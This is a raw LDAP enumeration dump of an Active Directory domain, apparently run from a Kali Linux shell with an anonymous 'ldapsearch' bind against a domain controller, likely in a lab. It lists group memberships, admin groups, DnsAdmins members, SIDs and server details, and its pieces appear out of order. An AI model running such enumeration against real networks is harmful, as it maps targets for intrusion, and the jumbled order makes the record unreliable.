member: CN=Jessie Gonzales,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Sharon Daniels,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Gretchen Francis,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Kimberly Mcgee,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Troy Gibson,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Yvonne Burton,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nettie Wells,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Evelyn Hoffman,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Melinda Johnston,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Cristina Romero,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Maryann Jordan,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Maria Harrington,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Leticia Vasquez,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Harvey Alexander,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Byron Fletcher,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=Engineering,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193318.0Z
uSNCreated: 12771
uSNChanged: 156186
name: Engineering
objectGUID:: WzyQnKkJh0anI7AP+SvtLw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUgQAAA==
sAMAccountName: Engineering
sAMAccountType: 268435456

groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Sales, Users, uadcwnet.com
dn: CN=Sales,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Sales
member: CN=Myra Patterson,OU=Sales,DC=uadcwnet,DC=com
member: CN=Mattie Boyd,OU=Sales,DC=uadcwnet,DC=com
member: CN=Lonnie Mcguire,OU=Sales,DC=uadcwnet,DC=com
member: CN=Evan Fields,OU=Sales,DC=uadcwnet,DC=com
member: CN=Pam Cain,OU=Sales,DC=uadcwnet,DC=com
member: CN=Hope Scott,OU=Sales,DC=uadcwnet,DC=com
member: CN=Diane Berry,OU=Sales,DC=uadcwnet,DC=com
member: CN=Corey Keller,OU=Sales,DC=uadcwnet,DC=com
member: CN=Jane Kelly,OU=Sales,DC=uadcwnet,DC=com
member: CN=Taylor Todd,OU=Sales,DC=uadcwnet,DC=com
member: CN=Tracey Simmons,OU=Sales,DC=uadcwnet,DC=com
member: CN=Bobby Fox,OU=Sales,DC=uadcwnet,DC=com
member: CN=Elmer Elliott,OU=Sales,DC=uadcwnet,DC=com
member: CN=Cedric Mathis,OU=Sales,DC=uadcwnet,DC=com
distinguishedName: CN=Sales,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193318.0Z
uSNCreated: 12776
uSNChanged: 156141
name: Sales
objectGUID:: infejE79gUqRBz/mUpjTcw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUwQAAA==
sAMAccountName: Sales
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Information Technology, Users, uadcwnet.com
dn: CN=Information Technology,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Information Technology
member: CN=Ryan Holloway,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Marsha Murphy,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Lamar Nguyen,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Julie Rhodes,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Guadalupe Adkins,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Marion Phillips,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Tommy Reid,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Miguel Day,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Test,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Leland Campbell,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Glen Turner,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=James Patton,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Felicia Payne,OU=Information Technology,DC=uadcwnet,DC=com

member: CN=Russell Moran,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Edwin Wood,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Johnnie Ballard,OU=Information Technology,DC=uadcwnet,DC=com
distinguishedName: CN=Information Technology,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193319.0Z
uSNCreated: 12781
uSNChanged: 156213
name: Information Technology
objectGUID:: /xRVf+jUYE2e3+KGRWadTA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyVAQAAA==
sAMAccountName: Information Technology
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Administrator, Users, uadcwnet.com
dn: CN=Administrator,CN=Users,DC=uadcwnet,DC=com

Guest, Users, uadcwnet.com
dn: CN=Guest,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Guest
description: Built-in account for guest access to the computer/domain
distinguishedName: CN=Guest,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081348.0Z
whenChanged: 20211025081348.0Z
uSNCreated: 8197
memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com
uSNChanged: 8197
name: Guest
objectGUID:: VWPiU9ZL+kCxILiN0bye4g==
userAccountControl: 66082
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 0
primaryGroupID: 514
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80Gy9QEAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: Guest
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

search result
search: 2
result: 0 Success

numResponses: 30
numEntries: 29

192.168.10.2

: 1.2.840.113556.1.4.2211
supportedControl: 1.2.840.113556.1.4.2239
supportedControl: 1.2.840.113556.1.4.2255
supportedControl: 1.2.840.113556.1.4.2256
supportedControl: 1.2.840.113556.1.4.2309
supportedControl: 1.2.840.113556.1.4.2330
supportedControl: 1.2.840.113556.1.4.2354
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
serverName: CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Confi
 guration,DC=uadcwnet,DC=com
schemaNamingContext: CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
namingContexts: DC=uadcwnet,DC=com
namingContexts: CN=Configuration,DC=uadcwnet,DC=com
namingContexts: CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
namingContexts: DC=DomainDnsZones,DC=uadcwnet,DC=com
namingContexts: DC=ForestDnsZones,DC=uadcwnet,DC=com
isSynchronized: TRUE
highestCommittedUSN: 143534
dsServiceName: CN=NTDS Settings,CN=SERVER2,CN=Servers,CN=Default-First-Site-Na
 me,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com
dnsHostName: Server2.uadcwnet.com
defaultNamingContext: DC=uadcwnet,DC=com
currentTime: 20211227170548.0Z
configurationNamingContext: CN=Configuration,DC=uadcwnet,DC=com

search result
search: 2
result: 0 Success

numResponses: 2
numEntries: 1 ┌──(root 💀 kali)-[~]
└─# ldapsearch -H ldap://192.168.10.1 -x -b CN=Users,DC=uadcwnet,DC=com
130 ×

extended LDIF
#
LDAPv3
base <CN=Users,DC=uadcwnet,DC=com> with scope subtree
filter: (objectclass=*)

```
# requesting: ALL
#

# krbtgt, Users, uadcwnet.com
dn: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com

# Domain Computers, Users, uadcwnet.com
dn: CN=Domain Computers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Domain Computers
description: All workstations and servers joined to the domain
distinguishedName: CN=Domain Computers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12330
uSNChanged: 12332
name: Domain Computers
objectGUID:: ZJhSgnDrFU6eHneqkAlBnw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyAwIAAA==
sAMAccountName: Domain Computers
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

# Domain Controllers, Users, uadcwnet.com
dn: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com

# Schema Admins, Users, uadcwnet.com
dn: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com

# Enterprise Admins, Users, uadcwnet.com
dn: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com

# Cert Publishers, Users, uadcwnet.com
dn: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Cert Publishers
description: Members of this group are permitted to publish certificates to th
 e directory
distinguishedName: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12342
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=co
 m
uSNChanged: 12344
name: Cert Publishers
objectGUID:: 9VeWDP80E0C5SYnqmlSnPA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyBQIAAA==
sAMAccountName: Cert Publishers
```

sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Domain Admins, Users, uadcwnet.com
dn: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com

Domain Users, Users, uadcwnet.com
dn: CN=Domain Users,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Domain Users
description: All domain users
distinguishedName: CN=Domain Users,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12348
memberOf: CN=Users,CN=Builtin,DC=uadcwnet,DC=com
uSNChanged: 12350
name: Domain Users
objectGUID:: pXKWsqedUEGrAosdX+IGew==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyAQIAAA==
sAMAccountName: Domain Users
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Domain Guests, Users, uadcwnet.com
dn: CN=Domain Guests,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Domain Guests
description: All domain guests
distinguishedName: CN=Domain Guests,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12351
memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com
uSNChanged: 12353
name: Domain Guests
objectGUID:: 0SawZlymo0yW+4AB3uuJ2g==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyAgIAAA==
sAMAccountName: Domain Guests
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z

dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Group Policy Creator Owners, Users, uadcwnet.com
dn: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Group Policy Creator Owners
description: Members in this group can modify group policy for the domain
member: CN=Administrator,CN=Users,DC=uadcwnet,DC=com
distinguishedName: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12354
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=co
 m
uSNChanged: 12391
name: Group Policy Creator Owners
objectGUID:: Qu7Tcd8oKka1vqUZHOMpfA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyCAIAAA==
sAMAccountName: Group Policy Creator Owners
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

RAS and IAS Servers, Users, uadcwnet.com
dn: CN=RAS and IAS Servers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: RAS and IAS Servers
description: Servers in this group can access remote access properties of users
distinguishedName: CN=RAS and IAS Servers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12357
uSNChanged: 12359
name: RAS and IAS Servers
objectGUID:: AEzLyo4SBEm6sY+qFUFKhw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyKQIAAA==
sAMAccountName: RAS and IAS Servers
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Allowed RODC Password Replication Group, Users, uadcwnet.com
dn: CN=Allowed RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group

cn: Allowed RODC Password Replication Group
description: Members in this group can have their passwords replicated to all
 read-only domain controllers in the domain
distinguishedName: CN=Allowed RODC Password Replication Group,CN=Users,DC=uadc
 wnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12402
uSNChanged: 12404
name: Allowed RODC Password Replication Group
objectGUID:: y1f1CWRXtUm6LQ5FRfa3kg==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyOwIAAA==
sAMAccountName: Allowed RODC Password Replication Group
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Denied RODC Password Replication Group, Users, uadcwnet.com
dn: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Denied RODC Password Replication Group
description: Members in this group cannot have their passwords replicated to a
 ny read-only domain controllers in the domain
member: CN=Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
member: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
member: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
member: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com
member: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com
distinguishedName: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcw
 net,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12405
uSNChanged: 12433
name: Denied RODC Password Replication Group
objectGUID:: eh3o+ZZw2U2rKBCSQOfWOQ==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyPAIAAA==
sAMAccountName: Denied RODC Password Replication Group
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Read-only Domain Controllers, Users, uadcwnet.com
dn: CN=Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com

Enterprise Read-only Domain Controllers, Users, uadcwnet.com
dn: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Enterprise Read-only Domain Controllers
description: Members of this group are Read-Only Domain Controllers in the ent
 erprise
distinguishedName: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=uadc
 wnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12429
uSNChanged: 12431
name: Enterprise Read-only Domain Controllers
objectGUID:: RT/d/uauRE6UrJKx3cGkDw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80Gy8gEAAA==
sAMAccountName: Enterprise Read-only Domain Controllers
sAMAccountType: 268435456
groupType: -2147483640
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Cloneable Domain Controllers, Users, uadcwnet.com
dn: CN=Cloneable Domain Controllers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Cloneable Domain Controllers
description: Members of this group that are domain controllers may be cloned.
distinguishedName: CN=Cloneable Domain Controllers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12440
uSNChanged: 12442
name: Cloneable Domain Controllers
objectGUID:: Zq9wKLSTEUaLGJAb/jM57g==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyCgIAAA==
sAMAccountName: Cloneable Domain Controllers
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Protected Users, Users, uadcwnet.com
dn: CN=Protected Users,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Protected Users
description: Members of this group are afforded additional protections against
  authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=

298939 for more information.
distinguishedName: CN=Protected Users,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12445
uSNChanged: 12447
name: Protected Users
objectGUID:: 8+7xSSczskKUnJCsvwHoUw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyDQIAAA==
sAMAccountName: Protected Users
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

Key Admins, Users, uadcwnet.com
dn: CN=Key Admins,CN=Users,DC=uadcwnet,DC=com

Enterprise Key Admins, Users, uadcwnet.com
dn: CN=Enterprise Key Admins,CN=Users,DC=uadcwnet,DC=com

DnsAdmins, Users, uadcwnet.com
dn: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: DnsAdmins
description: DNS Administrators Group
member: CN=Nettie Wells,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081530.0Z
whenChanged: 20211122193310.0Z
uSNCreated: 12485
uSNChanged: 155814
name: DnsAdmins
objectGUID:: lXzuKt/GL0a1LaWOW1aPWg==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTQQAAA==
sAMAccountName: DnsAdmins
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

DnsUpdateProxy, Users, uadcwnet.com
dn: CN=DnsUpdateProxy,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: DnsUpdateProxy
description: DNS clients who are permitted to perform dynamic updates on behal
 f of some other clients (such as DHCP servers).
distinguishedName: CN=DnsUpdateProxy,CN=Users,DC=uadcwnet,DC=com
instanceType: 4

whenCreated: 20211025081530.0Z
whenChanged: 20211025081530.0Z
uSNCreated: 12490
uSNChanged: 12490
name: DnsUpdateProxy
objectGUID:: SHVRc9N3pkKNUSoFb4OVeQ==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTgQAAA==
sAMAccountName: DnsUpdateProxy
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Human Resources, Users, uadcwnet.com
dn: CN=Human Resources,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Human Resources
member: CN=Nicolas Norman,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Craig Welch,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Arthur Pearson,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Jake Wagner,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Boyd Brown,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Sidney Franklin,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Jessica Norton,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Roman Beck,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Bobbie Stanley,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Kelvin Patrick,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Manuel Bradley,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Carl Willis,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Lucia Sharp,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Cristina Romero,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Deborah Gross,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Alice Lucas,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Sadie Higgins,OU=Human Resources,DC=uadcwnet,DC=com
distinguishedName: CN=Human Resources,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193318.0Z
uSNCreated: 12756
uSNChanged: 156159
name: Human Resources
objectGUID:: eiO2D+q3LkK4V3ImkqSsmA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTwQAAA==
sAMAccountName: Human Resources
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Legal, Users, uadcwnet.com
dn: CN=Legal,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Legal
member: CN=Alma Benson,OU=Legal,DC=uadcwnet,DC=com

member: CN=Kristopher Russell,OU=Legal,DC=uadcwnet,DC=com
member: CN=Virginia Lawson,OU=Legal,DC=uadcwnet,DC=com
member: CN=Dexter Ford,OU=Legal,DC=uadcwnet,DC=com
member: CN=Doreen Doyle,OU=Legal,DC=uadcwnet,DC=com
member: CN=Sergio Hicks,OU=Legal,DC=uadcwnet,DC=com
member: CN=Mercedes Davidson,OU=Legal,DC=uadcwnet,DC=com
member: CN=Clarence Watkins,OU=Legal,DC=uadcwnet,DC=com
member: CN=Hannah Graham,OU=Legal,DC=uadcwnet,DC=com
member: CN=Randy Bridges,OU=Legal,DC=uadcwnet,DC=com
member: CN=Sean Glover,OU=Legal,DC=uadcwnet,DC=com
member: CN=Jody Mccormick,OU=Legal,DC=uadcwnet,DC=com
member: CN=Juanita Tate,OU=Legal,DC=uadcwnet,DC=com
member: CN=Ada Norris,OU=Legal,DC=uadcwnet,DC=com
member: CN=Clay Horton,OU=Legal,DC=uadcwnet,DC=com
member: CN=Brendan Blair,OU=Legal,DC=uadcwnet,DC=com
member: CN=Suzanne Jennings,OU=Legal,DC=uadcwnet,DC=com
member: CN=Gilberto Lambert,OU=Legal,DC=uadcwnet,DC=com
member: CN=Shawna Brock,OU=Legal,DC=uadcwnet,DC=com
member: CN=Daniel Dunn,OU=Legal,DC=uadcwnet,DC=com
member: CN=Oliver Parker,OU=Legal,DC=uadcwnet,DC=com
member: CN=Chris Munoz,OU=Legal,DC=uadcwnet,DC=com
member: CN=Tim Maldonado,OU=Legal,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=Legal,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193318.0Z
uSNCreated: 12761
uSNChanged: 156177
name: Legal
objectGUID:: tH/LEyJ/l0GqX9cjMZu/mw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUAQAAA==
sAMAccountName: Legal
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Finance, Users, uadcwnet.com
dn: CN=Finance,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Finance
member: CN=Kristen Cohen,OU=Finance,DC=uadcwnet,DC=com
member: CN=Krista Castillo,OU=Finance,DC=uadcwnet,DC=com
member: CN=Jennifer Wilkerson,OU=Finance,DC=uadcwnet,DC=com
member: CN=Ellen Blake,OU=Finance,DC=uadcwnet,DC=com
member: CN=Jacob Farmer,OU=Finance,DC=uadcwnet,DC=com
member: CN=Florence Stokes,OU=Finance,DC=uadcwnet,DC=com
member: CN=Dwight Sandoval,OU=Finance,DC=uadcwnet,DC=com
member: CN=Rodney Baker,OU=Finance,DC=uadcwnet,DC=com
member: CN=Jody Stevenson,OU=Finance,DC=uadcwnet,DC=com
member: CN=Cornelius Lamb,OU=Finance,DC=uadcwnet,DC=com
member: CN=Test,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Javier Poole,OU=Finance,DC=uadcwnet,DC=com
member: CN=Miriam Carson,OU=Finance,DC=uadcwnet,DC=com
distinguishedName: CN=Finance,CN=Users,DC=uadcwnet,DC=com

instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193319.0Z
uSNCreated: 12766
uSNChanged: 156228
name: Finance
objectGUID:: m5msXapb9kqSr7v52dZfKQ==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUQQAAA==
sAMAccountName: Finance
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Engineering, Users, uadcwnet.com
dn: CN=Engineering,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Engineering
member: CN=Nicole Hogan,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Jessie Gonzales,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Sharon Daniels,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Gretchen Francis,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Kimberly Mcgee,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Troy Gibson,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Yvonne Burton,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nettie Wells,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Evelyn Hoffman,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Melinda Johnston,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Cristina Romero,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Maryann Jordan,OU=Engineering,DC=uadcwnet,DC=com
